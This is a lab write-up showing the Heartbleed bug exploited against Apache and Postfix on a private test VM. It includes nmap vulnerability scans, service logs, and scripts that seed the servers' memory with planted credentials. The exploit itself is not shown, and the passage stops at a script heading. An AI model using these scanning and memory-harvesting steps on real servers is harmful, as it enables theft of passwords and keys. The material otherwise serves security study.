
Heartbleed Vulnerability Demonstration:

Apache and Postfix Exploitation



Author

Shay Hahiashvili

Details

Server: Ubuntu Linux running OpenSSL 1.0.1c with IP 192.168.1.132

Client: Windows running custom Java Heartbleed exploit with IP 192.168.1.99

Services: Apache, MySQL, phpMyAdmin, Postfix, Dovecot

OpenSSL Version: 1.0.1c

Tools: Java Heartbleed Exploit, Bash Scripts

Overview

This document demonstrates the exploitation of the Heartbleed vulnerability (CVE-2014-0160) on Apache (port **443**) and Postfix (port **465**) services running on vulnerable Ubuntu Linux server running OpenSSL 1.0.1c with IP **192.168.1.132**.

The client with IP **192.168.1.99** extracted sensitive data including passwords and secrets using my custom Java based Heartbleed exploit from vulnerable Ubuntu Linux server. For ensuring sensitive data is kept in memory of **Apache** and **Postfix** during the attack, custom Bash scripts ran on Linux server for leaking sensitive data.

Machines Description

- **Ubuntu Linux server running OpenSSL 1.0.1c with IP 192.168.1.132**

```
shay@shay: ~/Desktop
shay@shay:~/Desktop$ ifconfig
enp0s3: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.1.132  netmask 255.255.255.0  broadcast 192.168.1.255
        inet6 2a00:a041:e19e:de00:59de:a6dd:227f:45c5  prefixlen 64  scopeid 0x0<global>
        inet6 2a00:a041:e19e:de00:295a:de65:711d:1c34  prefixlen 64  scopeid 0x0<global>
        inet6 2a00:a041:e19e:de00:a00:27ff:fe03:eac8  prefixlen 64  scopeid 0x0<global>
        inet6 fe80::a00:27ff:fe03:eac8  prefixlen 64  scopeid 0x20<link>
        ether 08:00:27:03:ea:c8  txqueuelen 1000  (Ethernet)
        RX packets 1495818  bytes 1605171042 (1.6 GB)
        RX errors 0  dropped 80  overruns 0  frame 0
        TX packets 799286  bytes 158788242 (158.7 MB)
        TX errors 0  dropped 78 overruns 0  carrier 0  collisions 0
```

- **Windows running Java Heartbleed exploit with IP 192.168.1.99**

```
Command Prompt
Microsoft Windows [Version 10.0.26100.3775]
(c) Microsoft Corporation. All rights reserved.

C:\Users\shayh>ipconfig

Windows IP Configuration


Ethernet adapter Ethernet:

   Connection-specific DNS Suffix  . :
   IPv6 Address. . . . . . . . . . . : 2a00:a041:e19e:de00:bf15:ab18:73bb:f159
   Temporary IPv6 Address. . . . . . : 2a00:a041:e19e:de00:88f0:f71d:e59a:de19
   Link-local IPv6 Address . . . . . : fe80::98f3:1186:184a:78f0%14
   IPv4 Address. . . . . . . . . . . : 192.168.1.99
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : fe80::ce19:a8ff:fed9:38df%14
                                       192.168.1.1
```

OpenSSL Verification

- **Ubuntu Linux server is using OpenSSL 1.0.1c**

```
shay@shay: ~/Desktop
shay@shay:~/Desktop$ openssl version
OpenSSL 1.0.1c 10 May 2012
shay@shay:~/Desktop$
```

- **Apache, MySQL and Postfix are using OpenSSL 1.0.1c**

```
shay@shay: ~/Desktop
shay@shay:~/Desktop$ strings /usr/local/mysql/bin/mysqld | grep OpenSSL | head -n 15
ECDH_OpenSSL
OpenSSL_add_all_ciphers
OpenSSL_add_all_digests
UI_OpenSSL
OpenSSLDie
ECDSA_OpenSSL
Fatal: can't %s OpenSSL lock
OpenSSL 1.0.1c 10 May 2012
OpenSSL DH Method
OpenSSL CMAC method
OpenSSL HMAC method
OpenSSL EC algorithm
OpenSSL RSA method
OpenSSL DSA method
OpenSSL ECDSA method
shay@shay:~/Desktop$ ldd /usr/local/apache2/modules/mod_ssl.so | grep -i libssl
        libssl.so.1.0.0 => /usr/local/openssl-1.0.1c/lib/libssl.so.1.0.0 (0x00007453b3173000)
shay@shay:~/Desktop$ ldd /usr/libexec/postfix/smtpd | grep openssl
        libssl.so.1.0.0 => /usr/local/openssl-1.0.1c/lib/libssl.so.1.0.0 (0x00007b9df9ec8000)
        libcrypto.so.1.0.0 => /usr/local/openssl-1.0.1c/lib/libcrypto.so.1.0.0 (0x00007b9df9cdb000)
shay@shay:~/Desktop$
```

➢ Verifying Apache is vulnerable using NMAP Heartbleed test (on Kali Linux machine)

```
root@Kali: /home/elliot/Desktop
File  Actions  Edit  View  Help
┌──(root㉿Kali)-[/home/elliot/Desktop]
└─# nmap -p 443 --script ssl-heartbleed 192.168.1.132
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-04-10 13:35 IDT
Nmap scan report for ubuntu (192.168.1.132)
Host is up (0.00039s latency).

PORT    STATE SERVICE
443/tcp open  https
| ssl-heartbleed:
|   VULNERABLE:
|   The Heartbleed Bug is a serious vulnerability in the popular OpenSSL cryptographic software library. It allows
 for stealing information intended to be protected by SSL/TLS encryption.
|     State: VULNERABLE
|     Risk factor: High
|       OpenSSL versions 1.0.1 and 1.0.2-beta releases (including 1.0.1f and 1.0.2-beta1) of OpenSSL are affected
by the Heartbleed bug. The bug allows for reading memory of systems protected by the vulnerable OpenSSL versions a
nd could allow for disclosure of otherwise encrypted confidential information as well as the encryption keys thems
elves.
|
|     References:
|       http://www.openssl.org/news/secadv_20140407.txt
|       http://cvedetails.com/cve/2014-0160/
|_      https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-0160
MAC Address: 08:00:27:03:EA:C8 (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 0.30 seconds
```

➢ Verifying Postfix is vulnerable using NMAP Heartbleed test (on Kali Linux machine)

```
root@Kali: /home/elliot/Desktop
File  Actions  Edit  View  Help
┌──(root㉿Kali)-[/home/elliot/Desktop]
└─# nmap -p 465 --script ssl-heartbleed 192.168.1.132
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-04-10 13:36 IDT
Nmap scan report for ubuntu (192.168.1.132)
Host is up (0.00040s latency).

PORT    STATE SERVICE
465/tcp open  smtps
| ssl-heartbleed:
|   VULNERABLE:
|   The Heartbleed Bug is a serious vulnerability in the popular OpenSSL cryptographic software library. It allows
 for stealing information intended to be protected by SSL/TLS encryption.
|     State: VULNERABLE
|     Risk factor: High
|       OpenSSL versions 1.0.1 and 1.0.2-beta releases (including 1.0.1f and 1.0.2-beta1) of OpenSSL are affected
by the Heartbleed bug. The bug allows for reading memory of systems protected by the vulnerable OpenSSL versions a
nd could allow for disclosure of otherwise encrypted confidential information as well as the encryption keys thems
elves.
|
|     References:
|       http://www.openssl.org/news/secadv_20140407.txt
|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-0160
|_      http://cvedetails.com/cve/2014-0160/
MAC Address: 08:00:27:03:EA:C8 (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 0.30 seconds
```

Service Verification

- **Apache service is running on port 443 (HTTPS)**

```
shay@shay: ~/Desktop
● apache2.service - Apache Web Server (Manual Install)
     Loaded: loaded (/etc/systemd/system/apache2.service; enabled; preset: enabled)
     Active: active (running) since Sun 2025-04-06 03:18:50 IDT; 4 days ago
 Invocation: 77b9ba42c2544bc5bc4aee4474323926
    Process: 1017827 ExecReload=/usr/local/apache2/bin/apachectl restart (code=exited, status=0/SUCCESS)
   Main PID: 958057 (httpd)
      Tasks: 109 (limit: 3993)
     Memory: 388.6M (peak: 679.2M swap: 10M swap peak: 396.1M)
        CPU: 23.572s
     CGroup: /system.slice/apache2.service
             ├─958057 /usr/local/apache2/bin/httpd -k start
             ├─1017834 /usr/local/apache2/bin/httpd -k start
             ├─1017835 /usr/local/apache2/bin/httpd -k start
             ├─1017836 /usr/local/apache2/bin/httpd -k start
             └─1018018 /usr/local/apache2/bin/httpd -k start

Apr 06 03:36:28 shay systemd[1]: Reloading apache2.service - Apache Web Server (Manual Install)...
Apr 06 03:36:28 shay systemd[1]: Reloaded apache2.service - Apache Web Server (Manual Install).
Apr 06 03:39:02 shay systemd[1]: Reloading apache2.service - Apache Web Server (Manual Install)...
Apr 06 03:39:02 shay systemd[1]: Reloaded apache2.service - Apache Web Server (Manual Install).
Apr 09 15:53:08 shay phpMyAdmin[959234]: user denied: shay (no-activity) from 192.168.1.132
Apr 09 16:37:51 shay phpMyAdmin[959790]: user denied: shay (no-activity) from 192.168.1.132
Apr 09 18:39:04 shay systemd[1]: Reloading apache2.service - Apache Web Server (Manual Install)...
Apr 09 18:39:04 shay systemd[1]: Reloaded apache2.service - Apache Web Server (Manual Install).
Apr 09 18:39:15 shay systemd[1]: Reloading apache2.service - Apache Web Server (Manual Install)...
Apr 09 18:39:15 shay systemd[1]: Reloaded apache2.service - Apache Web Server (Manual Install).
~
~
lines 1-26/26 (END)
```

- **MySQL service is running with phpMyAdmin**

```
shay@shay: ~/Desktop
shay@shay:~/Desktop$ sudo systemctl status mysql
● mysql.service - MySQL Community Server
     Loaded: loaded (/etc/systemd/system/mysql.service; enabled; preset: enabled)
     Active: active (running) since Sat 2025-04-05 20:22:41 IDT; 4 days ago
 Invocation: 7e9a13655b4e44abbe00d69d51f92028
   Main PID: 952955 (mysqld_safe)
      Tasks: 31 (limit: 3993)
     Memory: 46.7M (peak: 544.8M swap: 513.8M swap peak: 540.3M)
        CPU: 1min 10.825s
     CGroup: /system.slice/mysql.service
             ├─952955 /bin/sh /usr/local/mysql/bin/mysqld_safe --user=mysql
             └─953561 /usr/local/mysql/bin/mysqld --basedir=/usr/local/mysql --datadir=/var/lib/mysql --pl>

Apr 05 20:22:41 shay systemd[1]: Stopped mysql.service - MySQL Community Server.
Apr 05 20:22:41 shay systemd[1]: mysql.service: Consumed 2.642s CPU time, 537M memory peak, 529.1M memory >
Apr 05 20:22:41 shay systemd[1]: Started mysql.service - MySQL Community Server.
Apr 05 20:22:42 shay mysqld_safe[952955]: 250405 20:22:42 mysqld_safe Logging to '/var/log/mysql/error.log>
Apr 05 20:22:42 shay mysqld_safe[952955]: 250405 20:22:42 mysqld_safe Starting mysqld daemon with database>
lines 1-17/17 (END)
```

- **Postfix service is running on port 465 (SMTPS)**

```
shay@shay: ~/Desktop
shay@shay:~/Desktop$ sudo systemctl status postfix
● postfix.service - Postfix Mail Transport Agent
     Loaded: loaded (/usr/lib/systemd/system/postfix.service; enabled; preset: enabled)
     Active: active (exited) since Sun 2025-04-06 22:30:49 IDT; 3 days ago
 Invocation: ab007928d12246feb91c0b6d678edf8b
       Docs: man:postfix(1)
   Main PID: 985763 (code=exited, status=0/SUCCESS)
   Mem peak: 1.5M
        CPU: 3ms

Apr 06 22:30:49 shay systemd[1]: Starting postfix.service - Postfix Mail Transport Agent...
Apr 06 22:30:49 shay systemd[1]: Finished postfix.service - Postfix Mail Transport Agent.
Apr 09 15:36:23 shay systemd[1]: Reloading postfix.service - Postfix Mail Transport Agent...
Apr 09 15:36:23 shay systemd[1]: Reloaded postfix.service - Postfix Mail Transport Agent.
Apr 09 15:36:40 shay systemd[1]: Reloading postfix.service - Postfix Mail Transport Agent...
Apr 09 15:36:40 shay systemd[1]: Reloaded postfix.service - Postfix Mail Transport Agent.
shay@shay:~/Desktop$
```

- **Dovecot service is running on port 993 (IMAP)**


```
shay@shay: ~/Desktop
● dovecot.service - Dovecot IMAP/POP3 email server
     Loaded: loaded (/usr/lib/systemd/system/dovecot.service; enabled; preset: enabled)
     Active: active (running) since Wed 2025-04-09 02:54:32 IDT; 1 day 11h ago
 Invocation: 4f0de0e41d90439cbf066777ff470d8d
       Docs: man:dovecot(1)
             https://doc.dovecot.org/
   Main PID: 1002380 (dovecot)
     Status: "v2.3.21.1 (d492236fa0) running"
      Tasks: 5 (limit: 3993)
     Memory: 9.2M (peak: 18M swap: 2.3M swap peak: 2.6M)
        CPU: 368ms
     CGroup: /system.slice/dovecot.service
             ├─1002380 /usr/sbin/dovecot -F
             ├─1002381 dovecot/anvil
             ├─1002382 dovecot/log
             ├─1002383 dovecot/config
             └─1002396 dovecot/stats

Apr 09 15:29:58 shay dovecot[1002382]: imap(user@user.local)<1012659><ooQynVcyFpV/AAAB>: Disconnected: Con>
Apr 09 15:37:27 shay dovecot[1002382]: imap-login: Login: user=<user@user.local>, method=PLAIN, rip=127.0.>
Apr 09 15:39:14 shay dovecot[1002382]: imap(user@user.local)<1013041><nZ9ju1cyZIp/AAAB>: Disconnected: Log>
Apr 09 15:39:24 shay dovecot[1002382]: imap-login: Login: user=<user@user.local>, method=PLAIN, rip=127.0.>
Apr 09 15:39:59 shay dovecot[1002382]: imap(user@user.local)<1013118><UI1WwlcyiI5/AAAB>: Disconnected: Log>
Apr 09 15:40:17 shay dovecot[1002380]: master: Warning: Time moved forwards by 0.305024 seconds - adjustin>
Apr 10 00:44:15 shay dovecot[1002382]: imap-login: Login: user=<shay@shay.local>, method=PLAIN, rip=127.0.>
Apr 10 00:44:34 shay dovecot[1002382]: imap(shay@shay.local)<1025642><pdTnXl8yUod/AAAB>: Disconnected: Con>
Apr 10 00:44:50 shay dovecot[1002382]: imap-login: Login: user=<user@user.local>, method=PLAIN, rip=127.0.>
Apr 10 00:45:20 shay dovecot[1002382]: imap(user@user.local)<1025649><roX4YF8yYpd/AAAB>: Disconnected: Log>
lines 1-28
```

Mail Users


There are two main MySQL users, shay for general database queries and mailuser for sending mails with Postfix for local mail users, both MySQL users have their passwords stored as SHA-256 hashes.

There are two local mail users, shay@shay.local and user@user.local. In our demonstration, we send emails from shay@shay.local to user@user.local using Postfix with SMTPS on port 465. Both users are also registered in the MySQL **mailserver** database, with their passwords stored as SHA-512 hashes.


- **Showing the user table in mysql database with phpMyAdmin**



- **Showing the virtual users table in mailserver database with phpMyAdmin**



- **Showing local mail users in mailserver database with their hashes**



- **Showing user's mailbox with emails he received from shay**

```
shay@shay: ~/Desktop
shay@shay:~/Desktop$ sudo ls -l /var/mail/vmail/
total 8
drwx--S--- 3 vmail vmail 4096 Apr  9 02:55 shay.local
drwx--S--- 3 vmail vmail 4096 Apr  9 02:54 user.local
shay@shay:~/Desktop$ sudo ls -lt /var/mail/vmail/user.local/user/cur | head -n 5
total 3744
-rw------- 1 vmail vmail    457 Apr 10 00:43 1744234980.V802I289302M513917.shay:2,
-rw------- 1 vmail vmail    457 Apr 10 00:43 1744234980.V802I289301M394845.shay:2,
-rw------- 1 vmail vmail    457 Apr 10 00:43 1744234980.V802I289300M276267.shay:2,
-rw------- 1 vmail vmail    457 Apr 10 00:43 1744234980.V802I2892ffM174739.shay:2,
shay@shay:~/Desktop$
```

Postfix and Dovecot Verification

- **Sending email from shay to user via Postfix with SMTPS on port 465**

```
shay@shay: ~/Desktop
    TLS session ticket:
    0000 - 20 3e 92 32 d7 6c 94 cf-e9 8a 57 48 06 8c 37 5a    >.2.l....WH..7Z
    0010 - 3a 67 9b ec 5d a2 0d c1-79 55 4e 6e b0 cc 07 39   :g..]...yUNn...9
    0020 - ad 5f 18 ef e8 8d 7b eb-a7 25 e7 a4 fd 8e e7 3b   ._....{..%.....;
    0030 - 29 57 ed 53 4b 6e fd ed-e6 10 67 c3 6a 20 32 5e   )W.SKn....g.j 2^
    0040 - 6e d4 51 10 fa 10 9f 5a-08 a6 a2 a1 40 1a 6f 37   n.Q....Z....@.o7
    0050 - 1c a6 c3 cd 75 e5 60 25-2a 79 80 dd ad cd 7b a4   ....u.`%*y....{.
    0060 - 5e 51 a0 40 9b 9c 41 bb-e8 f8 74 1d 76 fb 95 3b   ^Q.@..A...t.v..;
    0070 - e9 c1 41 97 6e 3c b1 7c-a2 d8 e2 8c d2 01 86 ec   ..A.n<.|........
    0080 - ab da 42 fc 2e 7f 10 42-67 61 1a d3 49 67 91 8d   ..B....Bga..Ig..
    0090 - fa 91 a5 c2 fb 17 08 14-02 66 0e 3a 5f ee ed 78   .........f.:_..x

    Start Time: 1744289103
    Timeout   : 7200 (sec)
    Verify return code: 18 (self signed certificate)
---
220 shay.local ESMTP Postfix
ehlo shay.local
250-shay.local
250-PIPELINING
250-SIZE 10240000
250-VRFY
250-ETRN
250-ENHANCEDSTATUSCODES
250-8BITMIME
250 DSN
mail from: <shay@shay.local>
250 2.1.0 Ok
rcpt to: <user@user.local>
250 2.1.5 Ok
data
354 End data with <CR><LF>.<CR><LF>
subject: Test Email from Shay
Hello it's Shay.
.
250 2.0.0 Ok: queued as 0EA93288CE3
quit
221 2.0.0 Bye
closed
shay@shay:~/Desktop$
```

- **Reading email in user inbox via Dovecot with IMAP on port 993**

```
shay@shay: ~/Desktop

    0040 - 3a a2 80 af 68 77 f5 4f-28 29 f6 5e e1 76 93 ce   :...hw.O().^.v..
    0050 - 45 0e b2 ab 93 c0 6e ad-7e 3c 2e 97 4b c2 56 29   E.....n.~<..K.V)
    0060 - 55 b8 41 59 79 8c 2b 10-43 c8 84 b5 c7 45 16 5e   U.AYy.+.C....E.^
    0070 - 8d d7 8a 7b 58 97 e7 13-60 68 bc 74 b6 a1 1e 74   ...{X...`h.t...t
    0080 - 7b 89 2c bb 31 8d 44 25-ca 55 2f f4 bc c0 01 9e   {.,.1.D%.U/.....
    0090 - b5 7a 27 63 87 30 25 4c-98 d5 48 5e 5b ca 00 d5   .z'c.0%L..H^[...

    Start Time: 1744289283
    Timeout   : 300 (sec)
    Verify return code: 18 (self signed certificate)
---
* OK [CAPABILITY IMAP4rev1 SASL-IR LOGIN-REFERRALS ID ENABLE IDLE LITERAL+ AUTH=PL
AIN] Dovecot (Ubuntu) ready.
a1 LOGIN user@user.local user
a1 OK [CAPABILITY IMAP4rev1 SASL-IR LOGIN-REFERRALS ID ENABLE IDLE SORT SORT=DISPL
AY THREAD=REFERENCES THREAD=REFS THREAD=ORDEREDSUBJECT MULTIAPPEND URL-PARTIAL CAT
ENATE UNSELECT CHILDREN NAMESPACE UIDPLUS LIST-EXTENDED I18NLEVEL=1 CONDSTORE QRES
YNC ESEARCH ESORT SEARCHRES WITHIN CONTEXT=SEARCH LIST-STATUS BINARY MOVE SNIPPET=
FUZZY PREVIEW=FUZZY PREVIEW STATUS=SIZE SAVEDATE LITERAL+ NOTIFY SPECIAL-USE] Logg
ed in
a2 SELECT INBOX
* FLAGS (\Answered \Flagged \Deleted \Seen \Draft)
* OK [PERMANENTFLAGS (\Answered \Flagged \Deleted \Seen \Draft \*)] Flags permitte
d.
* 278 EXISTS
* 120 RECENT
* OK [UNSEEN 2] First unseen.
* OK [UIDVALIDITY 1744201553] UIDs valid
* OK [UIDNEXT 279] Predicted next UID
a2 OK [READ-WRITE] Select completed (0.009 + 0.000 + 0.008 secs).
a3 FETCH 278 BODY[TEXT]
* 278 FETCH (FLAGS (\Seen \Recent) BODY[TEXT] {18}
Hello it's Shay.
)
a3 OK Fetch completed (0.003 + 0.000 + 0.002 secs).
a4 LOGOUT
* BYE Logging out
a4 OK Logout completed (0.001 + 0.000 secs).
closed
shay@shay:~/Desktop$
```

Bash Scripts for Loading Memory

I developed two straightforward Bash scripts to populate the memory of Apache and Postfix with sensitive data for demonstration purposes.

The first script, **apache_memload.sh**, leverages a simple PHP script **(memload.php)** that generates a string containing sensitive information, such as local mail users and the mail server password. Additionally, it queries the **mailserver** database to retrieve local mail users along with their SHA-512 password hashes, embedding this data into Apache's memory for later exploitation.

The second script, **postfix_memload.sh**, operates similarly but targets Postfix. It sends emails from shay@shay.local to user@user.local, embedding sensitive information like local mail users and the mail server password within the email payloads. This floods Postfix's memory with exploitable data, mirroring the approach used for Apache.

- **PHP script memload.php**

shay@shay: ~/Desktop

GNU nano 8.1 /usr/share/phpmyadmin/memload.php

```php
<?php
// Sensitive data
$email1 = "shay@shay.local";
$email2 = "user@user.local";
$password = "mailpassword";
$secret = "LeakThis: Secret42";

// Generate a large string with sensitive data
$data = str_repeat("$email1:$password:$email2:$secret:", 10000);

// Simulate MySQL query for virtual users
$conn = @mysqli_connect("127.0.0.1", "mailuser", "mailpassword", "mailserver");
if ($conn) {
    $result = $conn->query("SELECT email, password FROM virtual_users");
    while ($row = $result->fetch_assoc()) {
        $data .= $row['email'] . ":" . $row['password'] . ":";
    }
    $conn->close();
}

// Keep data in memory and output
echo $data;
?>
```

- **Bash script apache_memload.sh for flooding Apache**

Open apache_memload.sh ~/Desktop

```bash
#!/bin/bash

# Target Apache
TARGET="localhost"
PORT="443"
URL="https://$TARGET:$PORT/phpmyadmin/memload.php"

echo "Starting Apache memory flood on port $PORT..."

# Flood Apache with curl requests
for i in {1..50}; do
    (
        curl -k "$URL" > /dev/null 2>&1
    ) &
    echo "Sent curl request $i/50"
done

# Wait for all requests to finish
wait

# Keep it running to hold memory
echo "Flood complete. Keeping payloads in memory for 5 minutes..."
sleep 300

echo "Script done."
```

➢ **Bash script postfix_memload.sh for flooding Postfix**

